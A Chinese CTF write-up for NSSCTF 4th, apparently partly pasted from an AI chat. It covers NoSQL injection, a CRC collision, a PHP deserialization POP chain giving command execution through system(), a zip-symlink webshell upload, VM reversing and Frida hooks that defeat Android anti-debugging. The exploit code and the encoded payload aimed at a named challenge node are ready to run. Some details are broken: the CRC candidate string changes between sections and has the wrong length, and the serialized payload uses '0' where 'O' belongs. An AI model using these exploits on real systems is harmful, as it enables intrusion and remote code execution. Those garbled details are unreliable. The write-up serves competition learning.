

nssctf 4th wp

1.ez_signin

代码的问题很明显，NoSQL注入

漏洞点在 `/search` 路由处理 POST 请求的部分。

我们来看这段关键代码：

Python


```
if request.content_type == 'application/json':
    try:
        data = request.get_json(force=True)
        ...
        if isinstance(title, str):
            title = sanitize(title)
            query["$and"].append({"title": title})
        elif isinstance(title, dict):
            query["$and"].append({"title": title})
```

当接收到的JSON数据中，`title` 或 `author` 字段的值是一个字符串 (`string`) 时，程序会调用 `sanitize` 函数进行过滤，这很安全。

但是，当 `title` 或 `author` 字段的值是一个字典 (`dict` / `JSON object`) 时，程序会直接把这个字典拼接到MongoDB的查询语句中，没有任何过滤或检查。

这就意味着我们可以构造一个恶意的JSON对象，利用MongoDB的查询操作符（比如 `$ne`, `$gt`, `$regex` 等）来操纵数据库查询，从而绕过原本的查询逻辑。

所以用post传参



2.EzCRC

已思考 48s

好 — 这个题的关键在于代码对输入做了三个判断：

1. 必须与 `SECRET_PASS` 等长（这里是 15 字节）。
2. 明文不能**完全相同**（`if ($SECRET_PASS === $user_input) die("这样不行");`）。
3. 要求 **CRC16** 与 **CRC8** 同 `SECRET_PASS`（分别用 `compute_crc16` 和 `calculate_crc8`）。

所以思路就是：找一个与 `secret` 不同但与 `secret` 有相同 **CRC16** 和相同 **CRC8** 的同长度字符串（即制造 CRC 的碰撞）。由于 CRC16+CRC8 总共只有 24 位状态，存在大量碰撞，可以构造出来。

我帮你算出了一个可用的解（长度相同、不是原密码、且两个 CRC 都相等）：

复制 编辑

```
J.n0yNSSCTF4th!
```

把它 POST 到 `pass` 即可拿到 flag。例如用 curl（把 URL 换成你的靶机地址）：

复制 编辑

```
bash
```

```
curl -s -X POST -d 'pass=J.n0yNSSCTF4th!' http://target/ | sed -n '1,200p'
```

脚本验证也是正确的

验证脚本：复制到本地运行以验证

```
crc8_table = [0x00,0x07,0x0E,0x09,0x1C,0x1B,0x12,0x15,
0x38,0x3F,0x36,0x31,0x24,0x23,0x2A,0x2D,
0x70,0x77,0x7E,0x79,0x6C,0x6B,0x62,0x65,
0x48,0x4F,0x46,0x41,0x54,0x53,0x5A,0x5D,
0xE0,0xE7,0xEE,0xE9,0xFC,0xFB,0xF2,0xF5,
0xD8,0xDF,0xD6,0xD1,0xC4,0xC3,0xCA,0xCD,
0x90,0x97,0x9E,0x99,0x8C,0x8B,0x82,0x85,
0xA8,0xAF,0xA6,0xA1,0xB4,0xB3,0xBA,0xBD,
0xC7,0xC0,0xC9,0xCE,0xDB,0xDC,0xD5,0xD2,
0xFF,0xF8,0xF1,0xF6,0xE3,0xE4,0xED,0xEA,
0xB7,0xB0,0xB9,0xBE,0xAB,0xAC,0xA5,0xA2,
0x8F,0x88,0x81,0x86,0x93,0x94,0x9D,0x9A,
0x27,0x20,0x29,0x2E,0x3B,0x3C,0x35,0x32,
0x1F,0x18,0x11,0x16,0x03,0x04,0x0D,0x0A,
0x57,0x50,0x59,0x5E,0x4B,0x4C,0x45,0x42,
0x6F,0x68,0x61,0x66,0x73,0x74,0x7D,0x7A,
0x89,0x8E,0x87,0x80,0x95,0x92,0x9B,0x9C,
0xB1,0xB6,0xBF,0xB8,0xAD,0xAA,0xA3,0xA4,
0xF9,0xFE,0xF7,0xF0,0xE5,0xE2,0xEB,0xEC,
0xC1,0xC6,0xCF,0xC8,0xDD,0xDA,0xD3,0xD4,
0x69,0x6E,0x67,0x60,0x75,0x72,0x7B,0x7C,
0x51,0x56,0x5F,0x58,0x4D,0x4A,0x43,0x44,
0x19,0x1E,0x17,0x10,0x05,0x02,0x0B,0x0C,
0x21,0x26,0x2F,0x28,0x3D,0x3A,0x33,0x34,
0x4E,0x49,0x40,0x47,0x52,0x55,0x5C,0x5B,
0x76,0x71,0x78,0x7F,0x6A,0x6D,0x64,0x63,
0x3E,0x39,0x30,0x37,0x22,0x25,0x2C,0x2B,
0x06,0x01,0x08,0x0F,0x1A,0x1D,0x14,0x13,
0xAE,0xA9,0xA0,0xA7,0xB2,0xB5,0xBC,0xBB,
0x96,0x91,0x98,0x9F,0x8A,0x8D,0x84,0x83,
0xDE,0xD9,0xD0,0xD7,0xC2,0xC5,0xCC,0xCB,
0xE6,0xE1,0xE8,0xEF,0xFA,0xFD,0xF4,0xF3]
```

```

def compute_crc16(data: bytes) -> int:
    checksum = 0xFFFF
    for b in data:
        checksum ^= b
        for _ in range(8):
            if checksum & 1:
                checksum = ((checksum >> 1) ^ 0xA001) & 0xFFFF
            else:
                checksum = (checksum >> 1) & 0xFFFF
    return checksum

def calculate_crc8(data: bytes) -> int:
    crc = 0
    for b in data:
        crc = crc8_table[(crc ^ b) & 0xff]
    return crc & 0xff

secret = b"Enj0yNSSCTF4th!"
candidate = b"!n0yNSSCTF4th!"

print("len:", len(secret), len(candidate))
print("equal?:", secret == candidate)
print("crc16 secret:", hex(compute_crc16(secret)), "crc8 secret:",
      hex(calculate_crc8(secret)))
print("crc16 cand: ", hex(compute_crc16(candidate)), "crc8 cand: ",
      hex(calculate_crc8(candidate)))

```

提交上去就得到了flag

3.[mpga]filesystem

可以下载到www.zip, 拿到然后去问ai

起点: FileManager->getFileHash()

- 在这个方法里, 代码执行了 `md5_file($this->targetFile)`。PHP的 `md5_file` 函数在处理一个对象作为参数时, 会尝试调用该对象的 `__toString()` 魔术方法。
- 利用:** 我们可以将 `FileManager` 对象的 `$targetFile` 属性设置为另一个带有恶意 `__toString()` 方法的对象。恰好, `FileManager` 类本身就有 `__toString()` 方法。

第二步: FileManager->__toString()

- 这个方法会从 `$_POST` 中获取 `method` 和 `var` 参数, 然后执行 `$this->$method($var)`。
- 利用:** 这意味着我们可以调用这个 `FileManager` 对象中的任意公共方法。我们选择 `performWriteOperation()` 方法, 因为它看起来最可疑。所以我们需要在POST请求中提供 `method=performWriteOperation`。

第三步: FileManager->performWriteOperation()

- 这个方法执行了 `$value = $targetObject->$var;`, 其中 `$targetObject` 就是 `$this->targetFile`。
- 当代码试图访问一个对象不存在的或者不可访问的属性时, 会触发 `__get()` 魔术方法。
- 利用:** 我们可以将 `$targetObject` (即 `$this->targetFile`) 设置为 `ContentProcessor` 类的实例, 并将 `$var` 设置为一个 `ContentProcessor` 类中存在的私有属性名, 比如 `processedContent`。这样就会触发 `ContentProcessor` 的 `__get()` 方法。所以我们需要在POST请求中提供 `var=processedContent`。

第四步: `ContentProcessor->__get()`

- 这个方法的核心代码是 `$this->$key->{$this->callbackFunction}($_POST['cmd']);`。
- **利用:** 这简直就是为我们准备的后门! 我们可以控制 `$this->callbackFunction` 为任意函数名 (比如 `'system'`), `$this->$key` (即 `$this->processedContent`) 为一个可以执行任意函数的对象。 `FunctionInvoker` 类正好满足这个要求。它的 `__call()` 方法可以执行任意存在的函数。所以我们只需要在POST请求中提供 `cmd` 参数, 其值就是我们想执行的命令。

终点: `FunctionInvoker->__call()`

- 当 `ContentProcessor` 调用 `$this->processedContent->system($_POST['cmd'])` 时, 由于 `FunctionInvoker` 类没有 `system` 这个方法, 就会触发 `__call()` 魔术方法。
- `__call()` 方法会执行 `function_exists($name)` 检查, 然后执行 `$name($arg[0])`, 也就是 `system($_POST['cmd'])`。至此, RCE达成!

```
<?php

// All class definitions from the target file must be here
class ApplicationContext{}
class ContentProcessor{ private $processedContent; public $callbackFunction; }
class FileManager{ public $targetFile; public $responseData = 'default_response'; }
class FunctionInvoker{}

// --- Start constructing the POP chain ---

// 4. The final object that calls the function
$fi = new FunctionInvoker();

// 3. The object that triggers __call
$cp = new ContentProcessor();
$cp->callbackFunction = 'system'; // The function we want to call

// Use ReflectionClass to correctly set the private property without changing
the object's class
$reflection = new ReflectionClass('ContentProcessor');
$property = $reflection->getProperty('processedContent');
$property->setAccessible(true); // Make the private property accessible
$property->setvalue($cp, $fi); // Set its value on our $cp object

// 2. The object that triggers __get
$fm2 = new FileManager();
$fm2->targetFile = $cp; // Now $cp is correctly a ContentProcessor object

// 1. The entry point object
$fm1 = new FileManager();
$fm1->targetFile = $fm2;

// --- Generate and output the payload ---
$payload = serialize($fm1);
echo "New URL Encoded Payload:\n";
echo urlencode($payload);
?>
```

<http://node8.anna.nssctf.cn:20539/index.php?action=home>

```
file_to_check=0%3A11%3A%22FileManager%22%3A2%3A%7Bs%3A10%3A%22targetFile%22%3B0%3A11%3A%22FileManager%22%3A2%3A%7Bs%3A10%3A%22targetFile%22%3B0%3A16%3A%22ContentProcessor%22%3A2%3A%7Bs%3A34%3A%22%00ContentProcessor%00processedContent%22%3B0%3A15%3A%22FunctionInvoker%22%3A0%3A%7B%7Ds%3A16%3A%22callbackFunction%22%3Bs%3A6%3A%22system%22%3B%7Ds%3A12%3A%22responseData%22%3Bs%3A16%3A%22default_response%22%3B%7Ds%3A12%3A%22responseData%22%3Bs%3A16%3A%22default_response%22%3B%7D&method=performWriteOperation&var=processedContent&cmd=env&submit_md5=1
```

在cmd参数里改一下就好了

4.ez_upload

先试了试常见的上传方法，无果，最后想到国赛的unzip

https://blog.csdn.net/m0_64583630/article/details/131293337

软链接文件上传，与上面wp差不多

软链接是linux中一个常用命令，它的功能是为某一个文件在另外一个位置建立一个同步的链接。软连接类似与c语言中的指针，传递的是文件的地址；更形象一些，软连接类似于WINDOWS系统中的快捷方式。例如，在a文件夹下存在一个文件hello，如果在b文件夹下也需要访问hello文件，那么一个做法就是把hello复制到b文件夹下，另一个做法就是在b文件夹下建立hello的软连接。通过软连接，就不需要复制文件了，相当于文件只有一份，但在两个文件夹下都可以访问。（类似快捷方式）

创建软链接文件夹

创建一个指向/var/www/html目录的软链接

对软链接文件夹进行打包，用zip --symlinks进行压缩

打包到1.zip，对link文件进行压缩

创建木马文件夹

接下来创建的这个目录要上面创建的文件夹名字相同，所以我们这里先将之前创建的文件夹删除再创建

现在我们将1.zip 和2.zip 依次 上传，压缩包会被解压，当我们上传第二个压缩包时会覆盖上一个link目录，但是link目录软链接指向/var/www/html解压的时候会把shell.php放在/var/www/html下，所以我们直接访问传入的php文件就可以了

5.checkit

1. 虚拟机 (VM) 架构分析

通过分析 exec 函数的C代码，我们可以逆向出这个虚拟机的核心组件：

- **状态寄存器 (a2)**: 这是一个结构体，包含了VM运行所需的所有状态。
 - reg0 (*a2): 累加器，用于主要的算术运算。
 - reg1 (a2[1]): 索引寄存器，主要用于访问输入数据和 cmp_data。
 - reg2 (a2[2]): 循环计数器。
 - reg3 (a2[3]): 通用寄存器，通常用作操作数。
 - ip (*((__DWORD *)a2 + 2)): 指令指针，指向当前在 code 数组中执行的指令。
 - sp (*((__DWORD *)a2 + 3)): 栈指针。
 - cmp_flag (a2[4]): 比较标志位，一旦比较失败就会被设置为1。
 - counter (*((__DWORD *)a2 + 4)): 计数器，用于记录比较指令的执行次数。
- **字节码 (code)**: 这是VM执行的指令序列。
- **数据 (cmp_data)**: 这是用于验证的硬编码数据。

2. 指令集 (Opcode) 分析

代码中的 `while` 循环和 `if (v9 != ...)` 结构实际上是一个巨大的 `switch-case` 语句, `v9` 是从字节码中读取的操作码 (Opcode)。下面是一些关键指令的解析:

Opcode (Dec)	Opcode (ASCII)	功能描述
41	)	<code>reg0 = input[reg1]</code> (从用户输入加载数据)
48	0	<code>reg0 = cmp_data[reg1]</code> (从 <code>cmp_data</code> 加载数据)
51	3	核心比较指令, 如果 <code>reg0 != reg3</code> , 则设置失败标志
50	2	循环指令, <code>if (--reg2) ip -= operand</code>
46	.	<code>reg0 = immediate_value</code> (加载立即数)
34-38	" # & ...	<code>+</code> , <code>-</code> , <code>XOR</code> 等算术/逻辑运算
39, 40	' (	<code>PUSH reg0</code> 和 <code>POP reg0</code> (栈操作)

所以我们可以写脚本

```
# 组合所有 cmp_data 片段
cmp_data = [
    0x1A, 0x1E, 0x1D, 0x0E, 0x1C, 0x13, 0x25, 0x0E, 0x78, 0x3B, 0x31,
    0x3F, 0x68, 0x45, 0x23, 0x3D, 0x0F, 0x45, 0x37, 0x3A, 0x3A,
    0x70, 0x07, 0x81, 0x1A, 0x2A, 0x3D, 0x7E, 0x7D, 0x3C, 0x09, 0x82, 0x39,
    0x2A, 0x0E, 0x7E, 0x09, 0x32, 0x19, 0x81, 0x0C, 0x2A, 0x68, 0x45,
    0x09, 0x43, 0x3B, 0x70, 0x4F, 0x4C
]

# 初始化一个50字节的列表来存放flag
flag = [0] * 50

# 循环25次, 每次处理一对字节
for i in range(25):
    # 偶数索引的字符解密
    # input[2*i] = (cmp_data[2*i] XOR 83) + 5
    even_index = 2 * i
    val_even = cmp_data[even_index]
    dec_even = ((val_even ^ 83) + 5) & 0xFF # & 0xFF 确保结果在字节范围内
    flag[even_index] = dec_even

    # 奇数索引的字符解密
    # input[2*i+1] = (cmp_data[2*i+1] - 14) XOR 67
    odd_index = 2 * i + 1
    val_odd = cmp_data[odd_index]
    dec_odd = ((val_odd - 14) & 0xFF) ^ 67
    flag[odd_index] = dec_odd

# 将解密后的字节转换为字符串
result = "".join(chr(c) for c in flag)

print("✅ 解密成功! 正确的输入是: ")
print(result)
```

6.我是谁? !

jadx打开apk

```

selectUsers selectUsers new selectUsers(),
int result = selectUsers.priv(this.userAccount);
if (result == 1) {
    PR.showCND(this);
}

```

userid为1的时候调用showCND

直接frida修改一下result的值，但是会闪退

ida打开so

Address	Length	Type	String
LOAD:000...	0000000F	C	pthread_create

发现有pthread_create，怀疑通过pthread_create检测是否被hook

hook一下pthread_create，看看调用偏移

```

function check_pthread_create(name = null) {
    var pthread_create_addr = Module.findExportByName(null, 'pthread_create');

    var pthread_create = new NativeFunction(pthread_create_addr, "int",
["pointer", "pointer", "pointer", "pointer"]);
    Interceptor.replace(pthread_create_addr, new NativeCallback(function (parg0,
parg1, parg2, parg3) {
        var module = Process.findModuleByAddress(parg2)
        var so_base = module.base;
        var off = "0x" + parg2.sub(so_base).toString(16)
        var so_name = module.name;
        console.log(so_name, off, parg3)

        return pthread_create(parg0, parg1, parg2, parg3);

    }, "int", ["pointer", "pointer", "pointer", "pointer"])))
}
setImmediate(check_pthread_create)

```

libnss_4th.so 0x2855c 0x0

libnss_4th.so 0x28670 0x0

```

1 v7[1] = *(_QWORD *)(_ReadStatusReg(TPIDR_EL0) + 40);
2 while ( (sub_295BC(&unk_663C8, 2) & 1) != 0 )
3 {
4     v6 = local_dlopen("/system/lib64/libc.so");
5     off = local_dlsym(v6, "signal");
6     stream = fopen("/system/lib64/libc.so", "rb");
7     v7[0] = 0;
8     if ( stream )
9     {
10         fseek(stream, off, 0);
11         __fread_chk(v7, 1, 8, stream, 8);
12         fclose(stream);
13     }
14     handle = dlopen("/system/lib64/libc.so", 2);
15     v2 = dlsym(handle, "signal");
16     v1 = v7[0] != *v2;
17     local_dlclose(v6);
18     dlclose(handle);
19     if ( v1 )
20     {
21         _ReadStatusReg(TPIDR_EL0);
22         exit(0);
23     }
24     sleep(1u);
25 }
26 _ReadStatusReg(TPIDR_EL0);
27 return 0;
28 v3 = *(_QWORD *)(_ReadStatusReg(TPIDR_EL0) + 40);
29 while ( (sub_295BC(&unk_663C8, 2) & 1) != 0 )
30 {
31     *(_QWORD *)&addr.sa_data[6] = 0;
32     *(_DWORD *)&addr.sa_data[2] = 0;
33     addr.sa_family = 2;
34     *(_WORD *)&addr.sa_data = -30115;
35     inet_aton("127.0.0.1", (struct in_addr *)&addr.sa_data[2]);
36     fd = socket(2, 1, 0);
37     if ( fd != -1 )
38     {
39         if ( !connect(fd, &addr, 0x10u) )
40         {
41             close(fd);
42             _ReadStatusReg(TPIDR_EL0);
43             exit(0);
44         }
45         close(fd);
46     }
47     sleep(3u);
48 }
49 _ReadStatusReg(TPIDR_EL0);
50 return 0;
51 }

```

两处均为反调试

直接用frida替换掉exit，然后String message = prInstance.stringFromJNI();直接读取message的值就行了

exp:

```
var exitAddr = Module.findExportByName(null, "exit");
```



```

if (exitAddr) {
    Interceptor.replace(exitAddr, new NativeCallback(function (code) {
        return;
    }, "void", ["int"]));
}
Java.perform(function () {
    var MainActivity = Java.use("com.example.nss_4th.messages.MainActivity");
    var PR = Java.use("com.example.nss_4th.ad.PR");
    MainActivity.onCreate.implementation = function (bundle) {
        this.onCreate(bundle);
        var pr = PR.$new();
        var msg = pr.stringFromJNI();
        console.log(msg);
    };
});

```

```

PJD110:~ - connected to PJD110 (1d 18:40:00)
spawned com.example.nss_4th. Resuming main thread!
PJD110::com.example.nss_4th ]-> NSSCTF{Y3s!NSS_hAs_r34ched_iTs_4th_5nNiv4rsar9}

```